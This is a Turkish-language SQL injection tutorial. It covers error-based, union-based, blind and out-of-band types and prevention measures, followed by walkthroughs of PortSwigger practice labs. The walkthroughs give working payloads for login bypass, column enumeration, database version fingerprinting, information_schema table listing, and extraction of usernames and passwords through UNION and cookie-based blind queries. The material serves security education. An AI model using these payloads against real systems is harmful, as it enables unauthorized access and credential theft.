


SQL Injection



SQLi saldırısını adım adım gerçekleştirebilmek için ilk önce zafiyeti bulmak gereklidir. Yani zafiyet var mı yok mu o belirlenir. Daha sonra bulunan açık sömürülür. Tabii ki en sonunda açığın kapatılması için gerekli önlemler alınır. Kod güvenli bir şekilde güncellenir (ayrıca waf kullanılabilir).

Login Örneği:




- 1- Saldırgan web sunucuda sqli'ye karşı zafiyetli login kısmında bulanan user'a "admin'--" yazar.
- 2- Böylece web sunucu gelen isteği veritabanına ileter. Burada sorgu normalde "select * from users where username='admin'--' and password=' ';" şeklinde veritabanına gider. Ancak burada bir manipülasyon söz konusu. Çünkü gelen sorguda "admin'--" yazılarak "admin'" den sonrası iptal edilir. Bunu sebebi iki çizgi (--) sql dilinde yorum satırını temsil eder. Yani iki çizgi (--) sonrasında ifadeler yorum satırına gireceği için sadece username tarafında bir kontrol sağlanır.
- 3- Gelen sorgu isteği admin olarak belirtildiği için admin profilini içeren sorgu cevabı web sunucuya döner.
- 4- Web sunucusuna gelen cevabı saldırgana yönlendirir. Böylece saldırgan admin olarak erişim kazanır.

Tabii ki bu saldırı sadece login ile sınırlı değildir. Login kısmı dışında; cookie, url, arama formu, yanıt formu ve benzeri formlarda bulunan zafiyetler ile sql injection saldırısı gerçekleştirilebilir.

SQLi Etkileri

- **Veri Sızdırma:** Saldırganlar, SQL enjeksiyonu kullanarak hassas verileri (kullanıcı adları, şifreler, kredi kartı bilgileri, vb.) çalabilir.
- **Veritabanı Kontrolü:** Saldırganlar, SQL enjeksiyonu ile veritabanı üzerinde değişiklik yapabilir, verileri silip değiştirebilir ya da veritabanı yönetici hakları elde edebilir.
- **Sistem Yetkileri Elde Etme:** SQLi, saldırılara uygulamanın çalıştığı sunucuda sistem düzeyinde haklar elde etme olasılığı sağlayabilir. Bu da sunucu üzerinde istenmeyen işlemlerin gerçekleştirilemesine olanak tanır.
- **Uygulama Erişimi:** Saldırganlar, SQL enjeksiyonu aracılığıyla uygulamanın kontrolünü ele geçirebilir ve başka saldırı vektörleri için kapı açabilir.
- **Veri Bozulması ve İşlev Bozulması:** SQL enjeksiyonu sonucu, veritabanında veri bozulabilir, işlevsellik bozulabilir veya hizmet kesintileri olabilir.

SQLi Tipleri



Error Based SQL Injection

In band SQLi tipidir. ‘ gibi bir parametre verdığımızda hata mesajı aldığımız zaman Error Based SQLi ile karşılaşmış oluruz. Örneğin “ www.example.com/index.php?id=' ” ifadesinde olduğu gibi ‘ işaretini kullanırsak ve veritabanından bize hata mesajı dönerse orada Error Based SQLi vardır diyebiliriz.

Error Based SQLi Nasıl Exploit Edilir?

- ‘ ve “ gibi özel karakterler kullanılarak hata gibi anomaliler elde edilmeye çalışılır.
- Farklı karakterler farklı hatalar gösterebilir.

Union Based SQL Injection

In band SQLi tipidir. Union sql operatörünü kullanarak iki sorguyu birleştirmek için kullanılır. Sadece orijinal sorguyu çiğtilamak için değil de istediğim sorguyu çiğtilamak istediğimizde kullanırız. Örneğin “www.example.com/index.php?id=' Union SELECT username, password FROM users--” ile kullanıcı adı ve ona karşılık gelen parolayı görebiliriz. Yani, id parametresine eklenen “' Union SELECT username, password FROM users—” ifadesi, var olan sorgunun sonunu değiştirerek yeni bir sorgu yapısı oluşturur; mevcut sorgunun sonuna eklenecek, mevcut sorgu içinde bir alt sorgu gibi çalışması amaçlanır.

Union Based SQLi Nasıl Exploit Edilir?

- Sorgunun yaptığı sütun sayısı hesaplanır.
- Sütunun veri tipleri çözülür.
- Veritabanından bilgi çiğtilamak için UNION operatörü kullanılır.
- ORDER BY
 - Union Based SQLi saldırısında, ORDER BY ile sütun sayısı belirlenerek saldırı gerçekleştirilebilir.
 - Select title, cost from product where id=1 order by 1
 - Order by 1 --
 - Order by 2 --
 - Order by 3 --
 - Eğer 3. de out of range hatası verirse anlıyoruz ki orada sütun sayısı 2'dir.
- NULL VALUES
 - Union Based SQLi saldırısında, NULL VALUES ile sütun sayısı belirlenerek saldırı gerçekleştirilebilir.
 - Select title, cost from product where id=1 UNION SELECT NULL--
 - UNION SELLECT NULL --
 - UNION SELLECT NULL, NULL--
 - UNION SELLECT NULL, NULL, NULL--
 - Eğer 3. de out of range hatası verirse anlıyoruz ki orada sütun sayısı 2'dir.

Blind SQL Injection

Web uygulama üzerinden verinin gerçek iletimi olmaz. Veritabanı çıktıyi web sayfaya çiğtilamaz. Bunun yerine saldırgan, true false içeren sorular ile cevabı çekmeye çalışır. Uygulama doğru veya yanlış cevap döndürür.

Boolean Based SQL Injection

Blind SQLi tipidir. Sorguya göre true (doğru) veya false (yanlış) değerler döndürür. Örneğin “www.example.com/index.php?id=1” url’ini ele alalım. Yanlış bir payload ile deneme yapalım. Daha sonra uygulamanın nasıl cevap vereceğini inceleyelim. Bu işlemler doğru bir payload ile yeniden yapalım. Eğer doğruya yanlış veya yanlışça doğru bir cevap dönerse Boolean Based SQLi zafiyeti gözlenir.

Örnekteki url’e göre “www.example.com/index.php?id=1 and 1=2” sorgusunu yazalım. Arka planda sql sorgusu “select title from product where id=1 and 1=2” şekilde olacak. 1, 2’ye eşit olmadığından;

“id=1 and 1=2” ifadesinde “true and false” değeri dönecek. “True and false” ise “false” olacak. Böylece “product” tablosundan “title” değeri görünmemesi lazım.

Bu işlem genelde bir script ile gerçekleştirilir.

Boolean Based SQLi Nasıl Exploit Edilir?

- Bir boolean işlemi gönderilir. Böylece işlem sonucunun false veya true olduğu not edilir.
- Daha sonra bu işlemler doğru/yanlış şekilde gözlemlenerek kontrol edilir (örnek: conditional statement’lar kullanan bir program ile).

Time Based SQL Injection

Blind SQLi tipidir. Eğer ben sorguya 10 saniye bekleten kodu yazarsam ve 10 saniye beklersem, orada Time Based SQLi vardır diyebiliriz. Boolean Based SQLi’da olduğu gibi true false sorular sorarız. Tek fark burada cevaba odaklanmayız. Cevabın geliş süresine odaklanırız.

Örneğin veritabanında bir kullanıcının parolası “12345” olsun. Eğer saldırgan bu parolanın ilk karakterin 1 olduğunu sorgularsa ve 10 saniye bekle derse, cevap ise 10 saniyede **dönerse** burada Time Based SQLi vardır diyebiliriz. İlk karakterin 1 olduğunu sorgularsa ve 10 saniye bekle derse, cevap ise 10 saniyede **dönmezse** burada Time Based SQLi yoktur diyebiliriz. Eğer ilk karakter 9 diye sorgularsa ve cevapta 10 saniye bekle derse cevap doğru olmayacağı için 10 saniye beklemeyecek. Ancak burada Time Based SQLi için bir şey söyleyemeyiz. Çünkü ilk sorgu direkt yanlış olduğu için sorgu sona erecek.

Bu işlem genelde bir script ile gerçekleştirilir.

Time Based SQLi Nasıl Exploit Edilir?

- Belirlilen zaman kadar uygulamayı durdurun bir payload gönderilir.
- Daha sonra bu işlemler doğru/yanlış şekilde gözlemlenerek kontrol edilir (örnek: conditional statement’lar kullanan bir program ile).

Out of Band SQL Injection

Yaygın değildir. Out-of-band SQL injection (OOB SQLi), tipik SQL enjeksiyonundan farklı bir yöntemdir. Bu tür saldırıda, saldırgan normal SQL sorgularında olduğu gibi direkt olarak veritabanına erişim sağlamak yerine, hedef sisteminde veri çalmak veya kontrol etmek için dış kaynaklar veya servisler kullanır. DNS ve http gibi çeşitli protokoller kullanılabilir. Örneğin, DNS istekleri veya HTTP istekleri gibi dış kaynaklara yapılan istekler aracılığıyla veri çalma veya kontrol etme amacı güdüller.

Out of Band SQLi Nasıl Exploit Edilir?

- Bant dışı (out of band) ağ etkileşimine zorlamak için tasarlanan Out of Band payloadları gönderilir.

Otomatize Araçlar

Otomatize taramalar yapmak için sqlmap gibi araçlar da kullanılabilir. Fakat manuel taramayı da ihmal etmemek gereklidir.

SQLi Önleme

- 1- **Parametreli sorgu kullanmak:** Kullanıcı girişi gibi dışardan alınan verileri doğrudan SQL sorgularına yerleştirmek yerine, parametreli sorguları kullanmak önemlidir. Bu, SQL sorgularını oluştururken placeholder'lar veya parametreler kullanarak veri girişlerini ayrı tutmayı sağlar. Örneğin, PDO veya mysqli gibi parametreli sorguları destekleyen kütüphaneler kullanılabilir.
- 2- **Stored procedure (Saklı Yordam) kullanmak:** Stored Procedure (Saklanmış Prosedür), veritabanı yönetim sistemlerindeki programlanabilir bir veritabanı nesnesidir. Genellikle SQL veya benzeri bir sorgu dilinde yazılmış bir dizi işlem veya sorgunun adlandırılmış bir şekilde saklanması sağlanır ve bu işlemler tekrar kullanılabilir. Veritabanı kullanıcıları için erişim kontrolü sağlar. Kullanıcılar, prosedürleri çalıştırılmak için gerekli izinlere sahip olmalıdır. Bu, veritabanı güvenliğini artırabilir. (her zaman güvenlik sağlamaz)
- 3- **Filtreleme ve Doğrulama (Whitelist gibi) kullanmak:** Kullanıcı girişlerini doğrulamak ve beklenmeyen karakterlerifiltrelemek önemlidir. htmlspecialchars, mysqli_real_escape_string veya benzeri fonksiyonlar kullanarak kullanıcı girişlerini temizleyebilirsiniz. Ancak bu, parametreli sorgular kadar güvenli değildir ve tek başına yeterli değildir. Kullanıcı tarafından sağlanan her türlü girişin önlenmesi zafiyete karşı bir önlemidir (' işaretini önlemek gibi).
- 4- **Least Privilege (En Az İlke):** Veritabanı kullanıcılarının sadece gerektiği kadar erişim yetkisine sahip olmaları önemlidir. Bu, veritabanı erişimini sınırlayarak saldırganların etkisini azaltabilir.
- 5- **3. Taraf uygulama kullanmak:** Web application firewall (güvenlik duvarı) gibi ürünler kullanılabilir.

Portswigger Lab 1 (Error Based)

Bir URL'imiz olsun:

- X.com/filter?category=Food+%26+Drink

Normalde sorgu şu şekilde olabilir: “`SELECT * FROM products WHERE category = 'Pets' AND released = 1`”. Burada error yani hata aramaya çalışıyoruz. “`x.com/filter?category='`” yazdığımızda arka planda sorgu şu şekilde dönüyor: “`SELECT * FROM products WHERE category = ' ' AND released = 1`”. Bu yüzden bir hata ile karşılaşıyoruz. Çünkü category sütununa karşılık gelen değer arka planda “” (üç kesme işareteti) oluyor. İlk iki kesme işaretinden sonra (“”) üçüncü hata veriyor. Böylece hata (error) mesajı alıyoruz.

Ekstra olarak “`category='--'`” yazdığımız zaman arka planda “`SELECT * FROM products WHERE category='-- AND released = 1'`” sorgusunu yazdırıyoruz. Bu sayede -- (iki çizgi) ile sonrasında ifadeleri yorum satırına almış oluyoruz. Yani sorgu şuna dönüyor: “`SELECT * FROM products WHERE category=''`”. Eğer bir hata ile karşılaşmazsak, bize sorgu sonucu döndürülmesini bekliyoruz. Yani bu sorgu için hiçbir şey (`category=''`).

Böylece Error Based SQLi ile karşı karşıya kaldığımızı anlıyoruz.

Bu SQLi tipini atlatmak sömürmek için çeşitli yöntemlerimiz var. Bir örnek düşünelim. Bu örnekte bizden kategorilerdeki her şeyi gösteren bir sorgu istensin. Arka planda çalıştırılmaya çalışacağımız sorgu şu olacak: “`SELECT * FROM products WHERE category=' or 1=1 --'`”. Burada “`category=' or 1=1 --'`” yazmamız yeterli olacak.

Portswigger Lab 2 (Error Based)

Login giriş örneğimiz olsun ve kullanıcı adı ve parola istesin. Kullanıcı adı veya parola kısmına kesme işaretü (tek tırnak işaretü) yani “ ‘ ” girelim. Eğer hata mesajı yani error dönerse Error Based SQLi ile karşılaşık demektir.

Login kısmına geri dönelim ve giriş bilgileri (credentials) olarak owasp ve 123 girelim (kullanıcı adı=owasp, parola=123). Burada şuna benzer bir sorgu oluşacak: “`SELECT firstname FROM users where username='owasp' and password='123'`”.

Sistemde “administrator” kullanıcı adında bir admin olsun. Bu login formunu atlatmak için “administrator” kullanıcısını kullanalım. Fakat parolasını bilmemişimizi farz edelim. Bunu atlatmak için yine sorgu sonlandırma (/kesme işaretü) yorum satırını (--/çift çizgi) kullanmamız gerekecek. Yani “`SELECT firstname FROM users where username='administrator'--' and password='123'`” Burada parola ne olursa olsun administrator’den sonrası yorum satırında olacağı için sadece kullanıcı adının doğru olması bizim için yeterli. Eğer GET metodu kullanılıyorsa URL üzerinde “`username=administrator'--`” şeklinde giriş yapmamız yeterli olacak. GET ile alınmıyorsa direkt username formuna “`administartor'--`” ve parola formuna herhangi bir şey yazarak giriş sağlayabiliriz. Parolaya herhangi bir şey dememizin sebebi ise kesme işaretinden sonraki çift çizgi ile “`--`” geri kalanını yorum satırına almış olmamız. Tabii ki bu SQLi bulunan yerlerde gerçekleşecek.

```
SELECT firstname FROM users where username='admin' and password='admin'
```

```
SELECT firstname FROM users where username="" and password='admin'
```

```
SELECT firstname FROM users where username='administrator'--' and password='admin'
```

```
SELECT firstname FROM users where username='admin'
```

Portswigger - SQL injection attack, querying the database type and version on Oracle

Bu örnekte kullanılan veritabanının versiyon bilgisini tarayıcı üzerinde çekmeye çalışacağız.

İlk önce sütun sayısını öğrenmemiz gerekiyor. Bunun için her zamanki gibi order by kullanabiliriz. Detayları önceki örneklerde göstermiştim. Direkt “’ order by 3-- ” yazdığımızda hata ile karşılaştığımızı görüyoruz. 2 girdiğimizde hata ile karşılaşmıyoruz. Demek ki burada 2 tane sütun var.

“’ UNION Select NULL, NULL--” yazdığımızda 500 hata koduyla karşılaştığımız durumlar olabilir. Sorgum doğru, SQLi da var; neden hata ile karşılaşıyorum diye düşünebiliriz. İşte bu noktada her veritabanının sorgusu farklı olabilir. Yani biz aslında MySQL için bir sorgu gönderdik. Ancak veritabanı Oracle olabilir.

Bu labta ise veritabanımız Oracle. Oracle ile çalışırken sorgumuz “’ UNION Select NULL, NULL **from DUAL--**” olmalıdır. Yani oracle ile uğraşırken “from” eklememiz gereklidir. Fakat tablo adını bilmiyoruz diyelim. Orada da “DUAL” eklememiz gerekiyor.

Veritabanının versiyonunu string halde yazdırabiliriz. Bunu Oracle için “’ UNION Select NULL, banner **from v\$version--**” ile yapabiliriz. Diğer veritabanlarının payloadları şu şekilde:

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Göründüğü gibi her veritabanının versiyon kontrolü farklı olabilir. Dolayısıyla bize uygun olanı seçmeliyiz.

Portswigger - SQL injection attack, querying the database type and version on MySQL and Microsoft

Bu örnekte kullanılan veritabanının versiyon bilgisini tarayıcı üzerinde çekmeye çalışacağız.

İlk önce sütun sayısını öğrenmemiz gerekiyor. Bunun için her zamanki gibi order by kullanabiliriz. Detayları önceki örneklerde göstermiştık. Direkt “ ‘ order by 3# ” yazdığımızda hata ile karşılaştığımızı görüyoruz. 2 girdiğimizde hata ile karşılaşmadık. Demek ki burada 2 tane sütun var.

Fark edildiyse yorum satırı olarak # kullandık. Bunun sebebi “--“ her zaman kabul edilmeyebilir. 2 farklı yorum satırı seçeneğimiz var. Birisi olmazsa diğerini kullanabiliriz. Ancak ikisinin de kabul olmadığı durumlar da çıkabilir.

Sütun sayısını öğrendiğimize göre artık veritabanının versiyon bilgisini de öğrenebiliriz. Bunun için “Union Select Null,(Versiyon) #” yazmamız gereklidir. Fakat her veritabanının farklı sentaksı var. Bu noktada deneme yanılma gidebiliriz. Aşağıda her bir veritabanının versiyon öğrenme durumu gösteriliyor.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Oracle olmadığını anlayabiliriz. Çünkü Oracle veritabanının sentaksında “Union Select Null,(Versiyon) from tabloismi #” yazmamız gereklidir. Burada bunu yazmadan da işlemleri gerçekleştirebildik. Dolayısıyla diğer 3 veritabanının sentaksını da uygulayabiliriz.

“Union Select Null, @@verison #” (Microsoft ve MySQL) ya da “Union Select Null, verison() #” (PostgreSQL) şeklinde yazdığımızda bize versiyon bilgisini döndürecek.

Böylelikle versiyon bilgisini elde etmiş oluyoruz.

Portswigger - SQL injection attack, listing the database contents on non-Oracle databases

Her zamanki gibi SQLi arıyoruz. Bunu error mesajı verdirterek yapabiliriz. “ x.com/filter=' ” yaptığımızda hata mesajı dönüyorsa orada SQLi vardır diyebiliriz.

Daha sonra “ x.com/filter=' order by 3-- ” ile hata alırken “ x.com/filter=' order by 2-- ” ile hata almadığımızı göreceğiz. Yani burada 2 sütun var demek oluyor. Bunu daha önceki lablarda öğrenmiştık.

Sütunların veri tiplerini öğrenmek için UNION kullanabiliriz. “ x.com/filter=' UNION 'a','a'-- ” yazdığımız zaman hata ile karşılaşmıyoruz. Yani iki sütun da string tipinde.

Kullanılan veritabanı tipini ve versiyonunu öğrenebiliriz. Aslında oracle olmadığını biliyoruz. Çünkü oracle veritabanında “ x.com/filter=' UNION 'a','a' from (tablo_ismi)-- ” eklememiz gerekiyordu. Ancak bunu yapmadan başarılı olduğumuz için geriye 3 veritabanı kalmıştır.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

“ x.com/filter=' UNION version(),NULL-- ” yazdığımızda kullanılan veritabanının PostgreSQL olduğunu görüyoruz. Artık işlemlerimizi PostgreSQL'e göre yapacağız.

Sırada tablo isimlerini öğrenmek var. “ x.com/filter=' UNION Select table_name, NULL FROM information_schema.tables-- ” ile tablo isimlerini öğrenebiliriz. Bizim aradığımız tablo “users_xacgsm”. Tabii ki çok fazla tablo var ancak deneme yanlışlıkla istedigimiz sonucu ulaşabiliyoruz.

Sırada sütun isimlerini öğrenmek var. “ x.com/filter=' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users_xacgsm'-- ” ile sütun isimlerini öğrenebiliriz. 2 sütun karşımıza çıkıyor. “username_pxqwui” ve “password_bfvoxs”.

Sütun adlarını öğrendiğimize göre içerdikleri bilgileri öğrenmemiz gerekiyor. “ x.com/filter=' UNION select username_pxqwui, password_bfvoxs from users_xacgsm-- ” ile kullanıcı adlarını ve parolalarını öğrenebiliriz.

Bu sayede sql diliyle; tablo ve sütunların içerdikleri bilgileri adım adım öğreniyoruz.

Portswigger - SQL injection UNION attack, determining the number of columns returned by the query

Union Based SQLi, sütun sayısını bulmak için kullanılabilir .Kısaçca Union çalışma mantığından bahsedelim. Elimizde 2 tablo olsun. Bu tabloların ikisinde bulunan sütunları tek bir sorgu halinde Union ile elde edebiliriz. Mesela “`select a, b from table1 UNION select c,d from table2`” şeklinde bir sorgu çalıştırarak iki tablodan gelen sütunları görebiliriz. Bu sorgu, "table1" adlı bir tablodan "a" ve "b" sütunlarını, "table2" adlı bir başka tablodan ise "c" ve "d" sütunlarını seçerek sonuçları birleştirmeyi amaçlar.

Ancak, UNION ifadesi kullanıldığında, sorguların seçtiği sütun sayıları ve veri tipleri birbiriyle eşleşmelidir. Örneğin her iki tablodan 2 tane sütun seçebiliriz. Birisinden 1 diğerinden 2 seçemeyiz. Bu sayede Union ile karşılaştırma yaparak tablonun sütun sayısını bulabiliyoruz.

Mesela elimizde bir url olsun: “`x.com/filter?category=Gifts`”. Bu url’de aslında baktığımız zaman bir sorgu yapılıyor. Doğal olarak sorgudaki tablonun belirli sütunları bulunacak ve bunu bilmemişimizi farz edelim. Yani url’deki sorgu “`select ? from tablo1`” şeklinde olabilir.

Union operatörünü kullanarak yeni bir sorgu yazalım. “`select ? from GIFTS Union select NULL--`” sorgusunu yazdırırmak için “`x.com/filter?category=Gifts' Union Select NULL--`” şeklinde bir parametre işimizi görecektir. Burada “NULL” değeri sütunu temsil ediyor. Eğer burada bir hata ile karşılaşmazsak demek olur ki 1’den fazla sütunumuz var. Bunun yerine “`x.com/filter?category=Gifts' Union Select NULL, NULL--`” yazdırıyoruz. Eğer yine hata alırsak demek ki burada 2’den fazla sütunumuz var. Yine “`x.com/filter?category=Gifts' Union Select NULL, NULL, NULL--`” yazdırıralım ve hata ile karşılaşmayalım. Anlarız ki orada 3 tane sütun vardır.

Bu işlemleri Union’un yanı sıra Order By ile de gerçekleştirebiliriz. “`x.com/filter?category=Gifts' Order By 4--`” yazdığımızda anlarız ki orada 3 tane sütun var.

“İşte Union” ve “Order By” ile bilmediğimiz bir tablonun sütun sayısını öğrenebiliriz.

Portswigger Lab - SQL injection UNION attack, finding a column containing text

Önceki örnekte UNION ifadesi kullanıldığında, sorguların seçtiği sütun sayıları ve veri tipleri birbiriyle eşleşmelidir demişti. Yani hem sütun sayısı eşit olacak hem de veri tipleri aynı olacak.

Önceki örnekte (labda) Union ile sütun sayısı bulmayı görmüştük. Yine bu adımları yapıyoruz. Sütunlardan hangileri stringden oluşuyor onu anlamak için ekstra olarak o sütuna “NULL” değil de “‘a’” gibi bir string değeri giriyoruz.

Diyelim elimizde 3 sütunlu bir tablo var. “`x.com/filter?category=Gifts' Union Select NULL, NULL, NULL--`” yazdığımızda hata ile karşılaşmamamız gereklidir (eğer sqlı varsa). Ek olarak “`x.com/filter?category=Gifts' Union Select ‘a’, NULL, NULL--`” şeklinde bir sütuna string değeri giriyoruz. Eğer hata ile karşılaşmazsa anlıyoruz ki ilk sütundaki veri tipi string.

Bu şekilde sütunlardaki veri tiplerini öğrenebiliriz.

Portswigger - SQL injection UNION attack, retrieving data from other tables

İlk önce kaç hata arıyoruz. “`x.com/gifts=abc`” yerine, “`x.com/gifts='`” yazıyoruz ve hata mesajını alıyoruz. Daha sonra kaç sütun var onu öğreniyoruz. “`x.com/gifts=' order by 3--`” dediğimizde hata ile karşılaşacağız. 2 yaptığımızda ise hata olmayacağı. Dolayısıyla tabloda 2 sütun olduğunu öğreniyoruz.

Bu aşamadan sonra sütunları veri tiplerini öğreniyoruz. Bu işlemi “`x.com/gifts=' UNION select 'a', 'a'--`” yaptığımızda hata ile karşılamadığımızı görüyoruz ve ikisinin de string tipinde olduğunu görüyoruz.

Bu işlemleri önceki 2 konuda daha detaylı incelemiştik.

Bu iki sütunu kullanarak başka tablolardan sütunları çekebiliriz. Bunu UNION ile gerçekleştirebiliriz. Bunun için “`x.com/gifts=' UNION select username, password from users--`” yazmamız yeterli olacak. Çünkü sütun sayımız 2’ydi ve 2 sütundan bilgi çekiyoruz. Tabii ki bunları farklı tablodan seçiyoruz.

Karşımıza tablodaki bilgiler çıkıyor.

Portswigger - SQL injection UNION attack, retrieving multiple values in a single column

İlk önce kaç hata arıyoruz. “`x.com/gifts=abc`” yerine, “`x.com/gifts='`” yazıyoruz ve hata mesajını alıyoruz. Daha sonra kaç sütun var onu öğreniyoruz. “`x.com/gifts=' order by 3--`” dediğimizde hata ile karşılaşacağız. 2 yaptığımızda ise hata olmayacağı. Dolayısıyla tabloda 2 sütun olduğunu öğreniyoruz.

Bu aşamadan sonra sütunları veri tiplerini öğreniyoruz. Bu işlemi “`x.com/gifts=' UNION select NULL, 'a'--`” yaptığımızda hata ile karşılamadığımızı görüyoruz ve ikinci sütunun string tipinde olduğunu görüyoruz.

Bu işlemleri önceki 3 konuda daha detaylı incelemiştik.

Bu ikinci sütunu kullanarak başka tablolardan sütunları bir sütunda çekebiliriz. Bunu UNION ile gerçekleştirebiliriz.

İlk önce “`x.com/gifts=' UNION select NULL, username from users--`” yazmamız yeterli olacak. Bu sayede kullanıcı adlarını elde edebiliriz.

Daha sonra “`x.com/gifts=' UNION select NULL, password from users--`” yazmamız yeterli olacak. Bu sayede parolaları elde edebiliriz.

Fakat burada bir eksiklik var. O da parola ve kullanıcı adını ayrı ayrı görmemiz. Bu iki bilgiyi aynı sütun içerisinde görebiliriz. Bunun için concat işlemi yapmamız gerekecek (concat işlemi iki değeri birleştirir). Ancak concat işlemi her veritabanında aynı olmayıpabilir. İlk önce veritabanının türünü öğrenmemiz gerekecek.

Database type Query

Microsoft, MySQL `SELECT @@version`

Oracle `SELECT * FROM v$version`

PostgreSQL `SELECT version()`

Yukarıdaki tabloda bulunan kodları SQLi bulunan yerde teker teker deniyoruz. Yani bu örnek için:

- Microsoft,MySQL: ‘ UNION select NULL, @@version--
- Oracle: ‘ UNION select NULL,v\$version-- (?)
- PostgreSQL: ‘ UNION select NULL, version()--

Kodlarını SQLi bulunan yere yazıyoruz. Diyelim ki veritabanı PostgreSQL olsun. Bu sayede ““ UNION select NULL, version()--” 200 kodu döndürerek bize veritabanının versiyonu hakkında bilgi verecek. Diğer ifadeler 500 Internal kodu döndürecek.

Artık veritabanının türünü biliyoruz. Concat işlemini PostgreSQL sentaksına göre yapacağız.

Oracle `'foo' || 'bar'`

Microsoft `'foo'+'bar'`

PostgreSQL `'foo' || 'bar'`

MySQL `'foo' 'bar' [Note the space between the two strings]
CONCAT('foo', 'bar')`

Dolayısıyla kullanacağımız payload şu olacak: ““ UNION select NULL, username || password from users--” Bize “kullanıcıadıparola” şeklinde bir değer döndürecek. Fakat burada bir karmaşa söz konusu. Çünkü kullanıcı adı ve parola birleşik. Kullanıcı adının nerede bittiğini ve parolanın nerede başladığını bilmiyoruz. Dolayısıyla araya bir string eklememiz gerekecek. ““ UNION select NULL, username || ‘/’ || password from users--” payload’ı sayesinde “kullanıcıadı/parola” şeklinde dönüt alacağız ve kullanıcı adının nerede bittiğini ve parolanın nerede başladığını artık biliyoruz.

Görüldüğü gibi tek bir sütundan, farklı tabloda bulunan birden fazla sütundaki bilgiyi çekebiliyoruz.

Portswigger-Blind SQL injection with conditional responses

Web sitede Burp Suite ile araya giriyoruz. Daha sonra istekte cookie değerini görmemiz lazım. Normalde cookie'nin sorgu isteği şu şekilde olabilir. " select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' ". Eğer bu id bulunuyorsa sayfa hoş geldiniz tarzında yüklenecek. Fakat bu id bulunmuyorsa sayfada bu mesaj görünmeyecek.

"select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and 1=1--" sorgusunu çalıştırmanız gerekiyor. Yani "Cookie TrackingId=RvLfBu6s9EZRVYN' **and 1=1--**; session=..." şeklinde yazmamız gerekiyor. And işleminin sağ tarafı true, sol tarafı da true (bu id'de kullanıcı var) olduğu için hoş geldiniz mesajı dönecek.

Fakat "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and 1=0--" sorgusunu çalıştırduğumızda, yani "Cookie TrackingId=RvLfBu6s9EZRVYN' **and 1=0--**; session=..." yazdığımızda hoş geldiniz sayfasını göremeyeceğiz.

Bir tane "users" tablomuz var mı öğrenmek istiyoruz. "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and (select 'x' from users LIMIT 1)='x'--" sorgusunu çalıştırıyoruz. Yazacağımız kod: "**Cookie TrackingId=RvLfBu6s9EZRVYN' and (select 'x' from users LIMIT 1)=x'--; session=...**". Sonuça yine hoş geldiniz sayfası dönerse anlıyoruz ki orada users tablosu bulunuyor.

